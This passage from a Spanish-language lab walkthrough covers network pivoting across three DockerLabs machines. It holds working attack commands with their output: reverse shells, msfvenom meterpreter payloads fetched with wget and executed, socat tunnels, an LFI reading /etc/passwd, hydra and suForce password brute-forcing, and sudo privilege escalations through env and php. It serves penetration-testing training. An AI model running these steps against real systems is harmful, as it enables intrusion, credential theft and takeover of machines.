Name	Last modified	Size	Description
Parent Directory		-	
rev_shell.php	2024-08-18 01:25	2.5K	

Apache/2.4.52 (Ubuntu) Server at 20.20.20.3 Port 80

Ya tenemos la reverse Shell subida al servidor, ahora solo queda ejecutarla.

Antes de abrir el archivo, vamos a ponernos a la escucha con netcat por el puerto 4455

nc -l nvp 4455

```
> nc -lnvp 4455
listening on [any] 4455 ...
connect to [10.10.10.1] from (UNKNOWN) [10.10.10.2] 48066
Linux 9edc55b56f9c 6.8.11- amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30) x86_64 x86_64 x86_64 GNU/Linux
 01:41:05 up 1:33, 0 users, load average: 0.70, 0.49, 0.36
USER     TTY      FROM          LOGIN@    IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ |
```

Ya tendríamos una shell de la maquina upload, hacemos el tratamiento de la TTY y tratar de escalar privilegios

```
script /dev/null -c bash  
Ctrl+Z  
stty raw -echo;fg  
reset xterm  
export SHELL=bash  
export TERM=xterm
```

ESCALADA DE PRIVILEGIOS

Nuevamente, listamos los privilegios sudo y vemos que podemos ejecutar con privilegios de root el binario env

```
sudo -L  
sudo env /bin/bash
```

```
www-data@9edc55b56f9c:/$ sudo -l
Matching Defaults entries for www-data on 9edc55b56f9c:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User www-data may run the following commands on 9edc55b56f9c:
    (root) NOPASSWD: /usr/bin/env
www-data@9edc55b56f9c:/$ sudo env /bin/bash
root@9edc55b56f9c:/# whoami
root
root@9edc55b56f9c:/# id
uid=0(root) gid=0(root) groups=0(root)
root@9edc55b56f9c:/# echo 'Pwned!'
Pwned!
root@9edc55b56f9c:/# |
```

```
> searchbins -b env -f sudo
[+] Binary: env
=====
[*] Function: sudo -> [https://gtfobins.github.io/gtfobins/env/#sudo]
| sudo env /bin/sh
```

PWNED!

Ya tenemos la segunda maquina comprometida, por lo que ya podemos empezar a preparar el segundo pivoting a la red 30.30.30.x/24

PIVOTING 2 - Red 20.20.20.x → 30.30.30.x

Lo primero de todo va a ser subir a esta maquina un nuevo payload de meterpreter, con la IP 20.20.20.2 y un nuevo puerto 5555, para obtener la sesión de meterpreter en nuestro metasploit y añadir la nueva ruta.

También vamos a subir el binario estático de socat para poder crear los túneles necesarios para el ultimo pivoting.

Todo esto lo haremos por el puerto 9999, el cual ya habíamos configurado para poder realizar estas tareas.

- Maquina kali

Descargamos el binario estático de socat.

```
msfvenom -p Linux/x64/meterpreter/reverse_tcp  
LHOST=20.20.20.2 LPORT=5555 -f elf -o rev.elf  
sudo python3 -m http.server 9999
```

- Maquina Upload

```
wget 20.20.20.2:9999/rev.elf  
wget 20.20.20.2:9999/socat  
chmod +x rev.elf socat
```

```
root@0edc55b56f9c:~# wget 20.20.20.2:9999/rev.elf
--2024-08-18 01:58:44-- http://20.20.20.2:9999/rev.elf
Connecting to 20.20.20.2:9999... connected.
HTTP request sent, awaiting response... 200 OK
Length: 230 [application/octet-stream]
Saving to: 'rev.elf'

rev.elf                                              100%[=====] 250 --.-KB/s   in 0s

2024-08-18 01:58:44 (3.76 MB/s) - 'rev.elf' saved [250/250]

root@0edc55b56f9c:~# wget 20.20.20.2:9999/socat
--2024-08-18 01:58:56-- http://20.20.20.2:9999/socat
Connecting to 20.20.20.2:9999... connected.
HTTP request sent, awaiting response... 200 OK
Length: 375176 [366K] [application/octet-stream]
Saving to: 'socat'

socat                                              100%[=====] 366.38K --.-KB/s   in 0.004s

2024-08-18 01:58:56 (91.2 MB/s) - 'socat' saved [375176/375176]

root@0edc55b56f9c:~# ls
rev.elf  socat
root@0edc55b56f9c:~# chmod +x rev.elf socat
root@0edc55b56f9c:~# |
```

```
[+] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
No encoder specified, outputting raw payload
Payload size: 130 bytes
Final payload file: 250 bytes
Saved as: rev.elf
Saved as: ./Trust/socat
[+] Starting reverse TCP handler on 0.0.0.0:9999
[!] No password was provided for kesh:
Serving HTTP on 0.0.0.0 port 9999 (http://0.0.0.0:9999)...
10.10.10.2 - - [18/Aug/2024 01:58:44] "GET /rev.elf HTTP/1.1" 200 -
10.10.10.2 - - [18/Aug/2024 01:58:56] "GET /socat HTTP/1.1" 200 -
```

Ahora que ya tenemos lo necesario, debemos crear otro tunel en la maquina trust en el puerto 5555, para poder recibir la sesion de meterpreter, ya que necesitamos un nuevo puerto que no esté en uso para este payload.

```
./socat TCP-LISTEN:5555,fork TCP:10.10.10.1:5555 &
```

```
root@4d9a2172daa6:~# ./socat TCP-LISTEN:5555,fork TCP:10.10.10.1:5555 &
[4] 92
root@4d9a2172daa6:~# |
```

Una vez creado el nuevo túnel para el puerto 5555, nos vamos a nuestro metasploit y volvemos a configurar el multi/handler con el mismo payload, pero ahora con el puerto 5555.

```
use exploit/multi/handler
set LHOST 10.10.10.1
set LPORT 5555
run
```

```
msf6 exploit(multi/handler) > show options
Payload options (linux/x64/meterpreter/reverse_tcp):
Name   Current Setting  Required  Description
LHOST  10.10.10.1      yes        The listen address (an interface may be specified)
LPORT  5555              yes        The listen port

Exploit target:
Id  Name
--  --
0   Wildcard Target

View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > |
```

Lo ejecutamos y ahora ya podemos ejecutar el payload que habíamos creado para la maquina upload.

```
msf6 exploit(multi/handler) > run
[-] Handler failed to bind to 10.10.10.1:5555:-
[*] Started reverse TCP handler on 0.0.0.0:5555
[*] Sending stage (3045380 bytes) to 10.10.10.2
[*] Meterpreter session 2 opened (10.10.10.1:5555 -> 10.10.10.2:45756) at 2024-08-18 02:10:43 +0200
meterpreter >
```

Ya tenemos nuestra sesión de meterpreter de la maquina Upload, ahora vamos a ejecutar el comando ifconfig para ver las interfaces de esta máquina.

```
meterpreter > ifconfig

Interface 1
=====
Name      : lo
Hardware MAC : 00:00:00:00:00:00
MTU       : 65536
Flags     : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0

Interface 13
=====
Name      : eth0
Hardware MAC : 02:42:14:14:14:03
MTU       : 1500
Flags     : UP,BROADCAST,MULTICAST
IPv4 Address : 20.20.20.3
IPv4 Netmask : 255.255.255.0

Interface 14
=====
Name      : eth1
Hardware MAC : 02:42:1e:1e:1e:02
MTU       : 1500
Flags     : UP,BROADCAST,MULTICAST
IPv4 Address : 30.30.30.2
IPv4 Netmask : 255.255.255.0

meterpreter > |
```

Como podemos ver, está la IP 20.20.20.2 y la 30.30.30.2, por lo que ya podemos añadir esta nueva red a la ruta.

Ponemos esta sesión en background y buscamos nuevamente en metasploit el módulo autoroute y configuramos las opciones

```
background
search autoroute
use 0
show options
set SUBNET 30.30.30.0
sessions -l
set SESSION 2
```

```

meterpreter > background
[*] Backgrounding session 2...
msf6 exploit(multi/handler) > search autoroute
Matching Modules
=====
#  Name                   Disclosure Date  Rank   Check  Description
-  ----
0  post/multi/manage/autoroute  .           normal  No    Multi Manage Network Route via Meterpreter Session

Interact with a module by name or index. For example info 0, use 0 or use post/multi/manage/autoroute

msf6 exploit(multi/handler) > use 0
msf6 post(multi/manage/autoroute) > show options
Module options (post/multi/manage/autoroute):
Name      Current Setting  Required  Description
----      -----          -----      -----
CMD       autoadd         yes        Specify the autoroute command (Accepted: add, autoadd, print, delete, default)
NETMASK   255.255.255.0   no         Netmask (IPv4 as "255.255.255.0" or CIDR as "/24")
SESSION   1               yes        The session to run this module on
SUBNET    20.20.20.0      no         Subnet (IPv4, for example, 10.10.10.0)

View the full module info with the info, or info -d command.

msf6 post(multi/manage/autoroute) > set SUBNET 30.30.30.0
SUBNET => 30.30.30.0
msf6 post(multi/manage/autoroute) > sessions -
Active sessions
=====
Id  Name  Type          Information          Connection
--  ---  ---          -----          -----
1   meterpreter x64/linux  root @ 10.10.10.2  10.10.10.1:4444 -> 10.10.10.2:55204 (10.10.10.2)
2   meterpreter x64/linux  root @ 20.20.20.3  10.10.10.1:5555 -> 10.10.10.2:45756 (20.20.20.3)

msf6 post(multi/manage/autoroute) > set SESSION 2
SESSION => 2
msf6 post(multi/manage/autoroute) > |

```

Comprobamos que se hayan seteado bien los parámetros y lo ejecutamos

show options

run

route

```

msf6 post(multi/manage/autoroute) > show options
Module options (post/multi/manage/autoroute):
Name      Current Setting  Required  Description
----      -----          -----      -----
CMD       autoadd         yes        Specify the autoroute command (Accepted: add, autoadd, print, delete, default)
NETMASK   255.255.255.0   no         Netmask (IPv4 as "255.255.255.0" or CIDR as "/24")
SESSION   2               yes        The session to run this module on
SUBNET    30.30.30.0      no         Subnet (IPv4, for example, 10.10.10.0)

View the full module info with the info, or info -d command.

msf6 post(multi/manage/autoroute) > run
[*] Running module against 20.20.20.3
[*] Searching for subnets to autoroute.
[+] Route added to subnet 30.30.30.0/255.255.255.0 from host's routing table.
[*] Post module execution completed
msf6 post(multi/manage/autoroute) > route
IPv4 Active Routing Table
=====
Subnet          Netmask          Gateway
-----          -----          -----
10.10.10.0     255.255.255.0  Session 1
20.20.20.0     255.255.255.0  Session 1
30.30.30.0     255.255.255.0  Session 2

[*] There are currently no IPv6 routes defined.
msf6 post(multi/manage/autoroute) > |

```

Ya tenemos las 3 redes y las rutas añadidas, ya solo queda comprometer la última máquina, pero antes vamos a crear todos los túneles y hacer un recap de los túneles que tenemos. Yo siempre recomiendo ir dibujando o apuntando todos los túneles que hacemos porque al final son muchos túneles y nos podemos acabar liando.


- Maquina Trust

```
./socat TCP-LISTEN:9999,fork TCP:10.10.10.1:9999 & (Subida de archivos desde mi kali)
./socat TCP-LISTEN:4455,fork TCP:10.10.10.1:4455 & (Posible rev_shell hacia mi kali)
./socat TCP-LISTEN:5555,fork TCP:10.10.10.1:5555 & (Sesion meterpreter)
./socat TCP-LISTEN:5566,fork TCP:10.10.10.1:5566 & (Posible rev_shell de La maquina inclusion hacia mi kali)
./socat TCP-LISTEN:6666,fork TCP:10.10.10.1:6666 & (Sesion de meterpreter de La maquina inclusion)
```

- Maquina Upload

```
./socat TCP-LISTEN:9999,fork TCP:20.20.20.2:9999 & (Subida de archivos desde mi kali)
./socat TCP-LISTEN:5566,fork TCP:20.20.20.2:5566 & (Posible rev_shell hacia mi kali)
./socat TCP-LISTEN:6666,fork TCP:20.20.20.2:6666 & (Sesion de meterpreter)
```

En la máquina Kali ni en la máquina inclusion no es necesario realizar túneles, ya que estos se crean en las máquinas intermedias.



Máquina 3: Inclusion

RECONOCIMIENTO


Lo primero, como siempre realizar un escaneo de NMAP. pero a través de la herramienta proxychains y la flag -sT

```
proxychains nmap -sT 30.30.30.3 2>/dev/null
```

```
> proxychains nmap -sT 30.30.30.3 2>/dev/null
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-18 02:50 CEST
Nmap scan report for 30.30.30.3
Host is up (0.013s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 15.79 seconds
```


Tenemos los puertos 22 y 80 abiertos, por lo que empezaremos con el puerto 80, gracias a foxyproxy con el proxy de socks5 previamente configurado



Vamos a hacer fuzzing web nuevamente con gobuster


```
gobuster dir --url 'http://30.30.30.3/' -w  
/usr/share/seclists/Discovery/Web-Content/common.txt --proxy  
socks5://127.0.0.1:1080 --no-error
```

Vemos el directorio shop, por lo que vamos a ver que encontramos dentro.



Vemos el siguiente error, por lo que vamos a probar a poner el parámetro archivo y probar un posible LFI.

<http://30.30.30.3/shop/index.php?archivo=../../../../etc/passwd>



Tenemos un LFI, ahora toca ver como pasar de este LFI a un RCE, y para ello podemos buscar claves ssh, log poisoning o con wrappers de php.

EXPLOTACION

Tras un rato de estar buscando, no he encontrado nada, y he probado un poco de fuerza bruta con hydra por ssh a los usuarios que he podido enumerar gracias al LFI

- manchi
- seller

Primero nos creamos un fichero de texto con ambos nombres y después lo utilizamos para hacer fuerza bruta con hydra a través de proxychains

```

nano users.txt
cat users.txt
proxychains hydra -l manchi -P
/usr/share/wordlists/rockyou.txt 30.30.30.3 ssh 2>/dev/null

```

```

DockerLabs x sudo msfconsole x Trust x Upload x Inclusion x
> name users.txt
> cat users.txt
manchi
seller

> proxychains hydra -l manchi -P /usr/share/wordlists/rockyou.txt 30.30.30.3 ssh 2>/dev/null
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-19 09:51:09
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://30.30.30.3:22
[22][ssh] host: 30.30.30.3 login: manchi password: lovely
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-08-19 09:51:43

```

Tenemos credenciales validas:

manchi:lovely

Ahora para conectarnos por ssh con estas credenciales tenemos 2 opciones:

1. Port Forwarding
2. Proxychains

Con el port forwarding, debemos de ir a metasploit, listar las sesiones y conectarlos a la sesión que tenga visibilidad con la red 30.30.30.0/24, en este caso es mi sesión 2, la máquina Upload.

```

sessions -l
sessions -i 2
portfwd add -l 2222 -r 30.30.30.3 -p 22

```

```

msf6 post(multi/manage/autoroute) > sessions -l
Active sessions
=====
Id  Name      Type          Information           Connection
--  --        --
1   meterpreter x64/linux  root @ 10.10.10.2  10.10.10.1:4444 -> 10.10.10.2:55398 (10.10.10.2)
2   meterpreter x64/linux  root @ 20.20.20.3  10.10.10.1:5555 -> 10.10.10.2:54154 (20.20.20.3) ←

msf6 post(multi/manage/autoroute) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > portfwd add -l 2222 -r 30.30.30.3 -p 22
[*] Forward TCP relay created: (local) :2222 -> (remote) 30.30.30.3:22
meterpreter >

```

Ahora si nos vamos a nuestra kali, deberíamos de poder conectarnos a través del puerto 2222.

La otra opción es a través de proxychains

```

DockerLabs x sudo msfconsole x Trust x Upload x Inclusion x
> proxychains ssh manchi@30.30.30.3 2>/dev/null
The authenticity of host '30.30.30.3 (30.30.30.3)' can't be established.
ED25519 key fingerprint is SHA256:7l7ozEpa6qePwn/o8bYoxlwLa2knvlaSKIk1mkRMfU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
manchi@30.30.30.3's password:
Linux 4a3903dc6077 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Apr 14 16:47:47 2024 from 172.17.0.1
manchi@4a3903dc6077:~$ whoami
manchi
manchi@4a3903dc6077:~$ id
uid=1001(manchi) gid=1001(manchi) groups=1001(manchi),100(users)
manchi@4a3903dc6077:~$ hostname -I
30.30.30.3
manchi@4a3903dc6077:~$ |

```

Con esto, ya estaríamos dentro de la maquina inclusion(30.30.30.3), ahora solo queda escalar privilegios

ESCALADA DE PRIVILEGIOS

Revisamos directorio home de manchi, capabilities, archivos SUID, etc. Y no hemos encontrado nada, por lo que vamos a transferirnos un script para hacer fuerza bruta hacia el usuario seller desde la propia máquina.

El script se llama suForce, y os dejo por aquí el repositorio de GitHub para que lo podáis utilizar:

<https://github.com/d4t4s3c/suForce>

Para hacer esta subida de archivos a la máquina, recordemos que lo tenemos que hacer todo por el puerto 9999, ya que tanto en la maquina trust como en la maquina upload le hemos creado los túneles.

En este caso, el wget lo tenemos que hacer a la IP 30.30.30.2, que es la ip que ve la maquina inclusion, y gracias a los túneles, llega a los recursos solicitados en la IP 10.10.10.1, la Kali

```
DockerLabs X sudo msfconsole X Trust X Upload X Inclusion X
[manchi@4a3903dc6077:~$ wget 30.30.2.9999/suForce
--2024-08-19 08:54:45-- 30.30.2.9999/suForce
Connecting to 30.30.2.9999... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2758 (2.7K) [application/octet-stream]
Saving to: 'suForce'

suForce                                100%[=====] 2.69K --.-KB/s   in 0s
2024-08-19 08:54:45 (194 MB/s) - 'suForce' saved [2758/2758]

[manchi@4a3903dc6077:~$ wget 30.30.2.9999/top12000.txt
--2024-08-19 08:54:50-- 30.30.2.9999/top12000.txt
Connecting to 30.30.2.9999... connected.
HTTP request sent, awaiting response... 200 OK
Length: 100206 (98K) [text/plain]
Saving to: 'top12000.txt'

top12000.txt                            100%[=====] 97.86K --.-KB/s   in 0s
2024-08-19 08:54:50 (357 MB/s) - 'top12000.txt' saved [100206/100206]

[manchi@4a3903dc6077:~$ chmod +x suForce
[manchi@4a3903dc6077:~$ ls
suForce  top12000.txt
[manchi@4a3903dc6077:~$ ]
```

> ls
common.txt scan.txt suForce top12000.txt users.txt
> sudo python3 -m http.server 9999
[sudo] password for kesh:
Serving HTTP on 0.0.0.0 port 9999 (http://0.0.0.0:9999/)...
18.10.10.2 - - [19/Aug/2024 10:54:45] "GET /suForce HTTP/1.1" 200 -
18.10.10.2 - - [19/Aug/2024 10:54:59] "GET /top12000.txt HTTP/1.1" 200 -

El siguiente paso es realizar el ataque de fuerza bruta al usuario seller con la herramienta suForce

```
./suForce -u seller -w top12000.txt
```

```
[manchi@4a3903dc6077:~$ ./suForce
[!] Use: ./suForce -u <USER> -w <WORDLIST>
[manchi@4a3903dc6077:~$ ./suForce -u seller -w top12000.txt
[*] Username: seller
[*] Wordlist: top12000.txt
[!] Status
  6/12645/0%/qwerty
[+] Password: qwerty Line: 6 ←
[manchi@4a3903dc6077:~$ ]
[manchi@4a3903dc6077:~$ |
```

Tenemos contraseña para el usuario **seller:qwerty**, vamos a cambiar a este usuario.

```
su seller
```

```
manchi@4a3903dc6077:~$ su seller
Password:
seller@4a3903dc6077:/home/manchi$ cd
seller@4a3903dc6077:~$ id
uid=1000(seller) gid=1000(seller) groups=1000(seller),100(users)
seller@4a3903dc6077:~$ whoami
seller
seller@4a3903dc6077:~$ |
```

Vamos a enumerar de nuevo todo lo posible con este usuario para realizar la escalada a root.

sudo -l

Vemos que podemos ejecutar el binario php con privilegios sudo, por lo que buscamos con searchbins los comandos necesarios para escalar privilegios.

CMD="/bin/bash"

sudo php -r "system('\$CMD');"

```
seller@4a3903dc6077:~$ sudo -l
Matching Defaults entries for seller on 4a3903dc6077:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User seller may run the following commands on 4a3903dc6077:
    (ALL) NOPASSWD: /usr/bin/php
seller@4a3903dc6077:~$ CMD="/bin/bash"
seller@4a3903dc6077:~$ sudo php -r "system('$CMD');"
root@4a3903dc6077:/home/seller# cd
root@4a3903dc6077:~# whoami
root@4a3903dc6077:~# root
id
uid=0(root) gid=0(root) groups=0(root)
root@4a3903dc6077:~# echo 'Pwned!'
root@4a3903dc6077:~# Pwned!
root@4a3903dc6077:~# |
```



```
> searchbins -b php -f sudo
[+] Binary: php
=====
[*] Function: sudo -> [https://gtfobins.github.io/gtfobins/php/#sudo]
    | CMD="/bin/sh"
    | sudo php -r "system('$CMD');"

[?] | ↻ ~/Desktop/LAB_Pivoting/Inclusion | ✓ |
```

PWNED!

Ya tenemos la última máquina comprometida, pero para tenerlo todo en nuestro metasploit, vamos a subir un payload de meterpreter, así tenemos todas las sesiones de todas las maquinas comprometidas.

Lo primero, vamos a nuestro metasploit y nos ponemos a la escucha por el puerto 6666 con el multi/handler

```
use exploit/multi/handler
set LHOST 10.10.10.1
set LPORT 6666
run
```

```
msf6 exploit(multi/handler) > use exploit/multi/handler
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LPORT 6666
LPORT => 6666
msf6 exploit(multi/handler) > show options

Payload options (linux/x64/meterpreter/reverse_tcp):

Name   Current Setting  Required  Description
----  -----  -----  -----
LHOST  10.10.10.1      yes        The listen address (an interface may be specified)
LPORT   6666            yes        The listen port

Exploit target:

Id  Name
--  ---
0   Wildcard Target

View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > run
[-] Handler failed to bind to 10.10.10.1:6666:-
[*] Started reverse TCP handler on 0.0.0.0:6666
```

Lo siguiente es crear el payload con msfvenom, levantar un servidor http con python por el puerto 9999 y subir a la maquina final el rev.elf

- Maquina kali

```
msfvenom -p linux/x64/meterpreter/reverse_tcp
LHOST=30.30.30.2 LPORT=6666 -f elf -o rev.elf
sudo python3 -m http.server 9999
```

- Maquina Inclusion

```
wget 30.30.30.2:9999/rev.elf
chmod +x rev.elf
./rev.elf &
```

```

DockerLabs ✘ sudo msfconsole ✘ Trust ✘ Upload ✘ Inclusion ✘
root@04a3903dc6077:~# wget 30.30.30.2:9999/rev.elf
--2024-08-19 09:25:13-- 30.30.30.2:9999/rev.elf
Connecting to 30.30.30.2:9999... connected.
HTTP request sent, awaiting response... 200 OK
Length: 250 [application/octet-stream]
Saving to: 'rev.elf'

rev.elf                                100%[=====]   250 --.-KB/s   in 0s

2024-08-19 09:25:13 (43.0 MB/s) - 'rev.elf' saved [250/250]

root@04a3903dc6077:~# chmod +x rev.elf
root@04a3903dc6077:~# ls
rev.elf
root@04a3903dc6077:~# 

[*] msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=30.30.30.2 LPORT=6666 -f elf -o rev.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No encoder specified, outputting raw payload
Payload size: 130 bytes
Final size of elf file: 250 bytes
Saved as rev.elf
[*] sudo python3 -m http.server 9999
[sudo] password for kesh:
Serving HTTP on 0.0.0.0 port 9999 (http://0.0.0.0:9999/) ...
10.10.10.2 - - [19/Aug/2024 11:25:13] "GET /rev.elf HTTP/1.1" 200 -

```

Una vez tenemos ya el payload y le hemos dado permisos de ejecución, lo ejecutamos y ya tenemos esta nueva sesión de meterpreter en la maquina inclusion.

```

msf6 exploit(multi/handler) > run
[*] Handler failed to bind to 10.10.10.1:6666:-
[*] Started reverse TCP handler on 0.0.0.0:6666
[*] Sending stage (3045380 bytes) to 10.10.10.2
[*] Meterpreter session 3 opened (10.10.10.1:6666 -> 10.10.10.2:44982) at 2024-08-19 11:26:21 +0200

meterpreter > ifconfig
Interface 1
=====
Name      : lo
Hardware MAC : 00:00:00:00:00:00
MTU       : 65536
Flags     : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0

Interface 12
=====
Name      : eth0
Hardware MAC : 02:42:1e:1e:1e:03
MTU       : 1500
Flags     : UP,BROADCAST,MULTICAST
IPv4 Address : 30.30.30.3
IPv4 Netmask : 255.255.255.0

meterpreter > |

```

Ya tenemos nuestra sesión de meterpreter en nuestro metasploit y ya habríamos terminado este laboratorio.

Para finalizar, vamos a ver en nuestro metasploit las sesiones que tenemos, las rutas y los jobs

```

sessions -l
route
jobs

```

```

msf6 exploit(multi/handler) > sessions -l
Active sessions
=====
